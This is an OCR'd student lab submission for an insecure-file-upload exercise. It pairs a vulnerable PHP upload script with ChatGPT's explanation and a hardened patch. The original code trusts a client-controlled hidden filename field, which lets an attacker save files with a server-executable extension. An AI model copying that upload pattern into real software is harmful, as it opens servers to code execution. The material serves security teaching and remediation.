



3. Take a screenshot of the results that includes your OdinId




ChatGPT 5.4 Thinking
$_POST["filename"]);
if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
echo "File is too big";
} else {
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
echo "The file $target_path has been uploaded";
} else {
echo "There was an error uploading the file, please try again!";
}
}
} else {
?>
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):
<input name="uploadedfile" type="file" />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
</body></html>
Odin ID: calizo
I have the fix direction already: stop trusting client-controlled metadata, validate actual file content server-side, and store uploads so they cannot execute. I am pulling a few authoritative sources to anchor the patch cleanly.
Thought for 56s
Here is the secure fix for Level 12.
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
Odin ID: calizo
1. Root cause
The root cause is that the application makes a security decision from untrusted client input. Specifically, it reads the extension from $_POST["filename"], passes that value into pathinfo(), and uses the result to decide how the file will be stored. Hidden fields are still client-controlled data, so treating them as authoritative lets the user choose the server-side file extension. OWASP recommends allowlisting safe extensions, validating file type server-side, generating the filename in the application, and storing uploads outside the webroot. OWASP +3
2. Why trusting a hidden filename field is insecure
A hidden input is not secret and not immutable. OWASP's parameter tampering guidance explicitly notes that users can modify hidden fields before submission, and CWE-472 says hidden fields should not be trusted as secure parameters because attackers can intercept and alter them as easily as normal user input. In this code, that means a user can change random.jpg into something like random.php, and the application will obediently save the upload with that server-executable extension. OWASP +2
3. Secure redesign
A secure redesign has four simple rules. First, ignore any client-supplied filename for security decisions. Second, validate the uploaded content on the server, using a real file-type check such as PHP's Fileinfo extension; PHP also cautions not to trust browser-provided MIME metadata, and getimagesize() is not meant to prove a file is a valid image. Third, generate the storage name on the server with strong randomness and force a safe extension such as .jpg. Fourth, store the file outside the webroot so even if validation ever fails in the future, the file cannot be executed directly through the web server. move_uploaded_file() only verifies that the source is a real HTTP upload - it does not prove the file is safe. OWASP Cheat S... +5
4. Patched PHP example
PHP
<html><body>
<?php
declare(strict_types=1);
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
Odin ID: calizo
PHP
declare(strict_types=1);
const MAX_UPLOAD_BYTES = 1000;
const UPLOAD_DIR = __DIR__ . '/../data/uploads'; // outside webroot
const ALLOWED_MIME = 'image/jpeg';
const STORED_EXT = 'jpg';
function generateSafeName(): string {
return bin2hex(random_bytes(16)) . '.' . STORED_EXT;
}
function ensureUploadDirExists(string $dir): void {
if (!is_dir($dir)) {
if (!mkdir($dir, 0700, true) && !is_dir($dir)) {
throw new RuntimeException('Failed to create upload directory');
}
}
}
function validateUploadedJpeg(array $file): string {
if (!isset($file['error'], $file['tmp_name'], $file['size'])) {
throw new RuntimeException('Malformed upload');
}
if ($file['error'] !== UPLOAD_ERR_OK) {
throw new RuntimeException('Upload failed');
}
if ($file['size'] > MAX_UPLOAD_BYTES) {
throw new RuntimeException('File is too big');
}
if (!is_uploaded_file($file['tmp_name'])) {
throw new RuntimeException('Invalid upload source');
}
$finfo = finfo_open(FILEINFO_MIME_TYPE);
if ($finfo === false) {
throw new RuntimeException('Fileinfo u ailable');
}
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.




```php
    if ($finfo === false) {
        throw new RuntimeException('Fileinfo unavailable');
    }

    $mime = finfo_file($finfo, $file['tmp_name']);
    finfo_close($finfo);

    if ($mime !== ALLOWED_MIME) {
        throw new RuntimeException('Only JPEG images are allowed');
    }

    return $file['tmp_name'];
}

$message = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['uploadedfile'])) {
    try {
        ensureUploadDirExists(UPLOAD_DIR);


        $tmpPath = validateUploadedJpeg($_FILES['uploadedfile']);
        $safeName = generateSafeName();
        $targetPath = UPLOAD_DIR . '/' . $safeName;

        if (!move_uploaded_file($tmpPath, $targetPath)) {
            throw new RuntimeException('Could not save uploaded file');
        }

        chmod($targetPath, 0600);
        $message = 'Upload successful.';
    } catch (Throwable $e) {
        $message = htmlspecialchars($e->getMessage(), ENT_QUOTES, 'UTF-8');
    }
}
?>

<?php if ($message !== ''): ?>
<p><?php echo htmlspecialchars($message, ENT_QUOTES, 'UTF-8'); ?></p>
<?php endif; ?>

<form enctype="multipart/form-data" action="index.php" method="POST">
```




```php
        $message = 'Upload successful.';
    } catch (Throwable $e) {
        $message = htmlspecialchars($e->getMessage(), ENT_QUOTES, 'UTF-8');
    }
}
?>

<?php if ($message !== ''): ?>
<p><?php echo htmlspecialchars($message, ENT_QUOTES, 'UTF-8'); ?></p>
<?php endif; ?>

<form enctype="multipart/form-data" action="index.php" method="POST">
  <input type="hidden" name="MAX_FILE_SIZE" value="<?php echo MAX_UPLOAD_BYTES; ?>" />
  Choose a JPEG to upload (max 1KB):<br/>
  <input name="uploadedfile" type="file" accept=".jpg,.jpeg,image/jpeg" /><br />
  <input type="submit" value="Upload File" />
</form>


</body></html>
```


This patch fixes the flaw by removing trust in the hidden `filename` field, validating the actual uploaded content on the server, forcing a server-generated `.jpg` storage name, and saving the file outside the webroot. That is much closer to OWASP's defense-in-depth guidance for secure file upload handling.

OWASP Cheat S... +4


Step 7. Insecure file upload (2)

1. Take a screenshot of the results that includes your OdinId







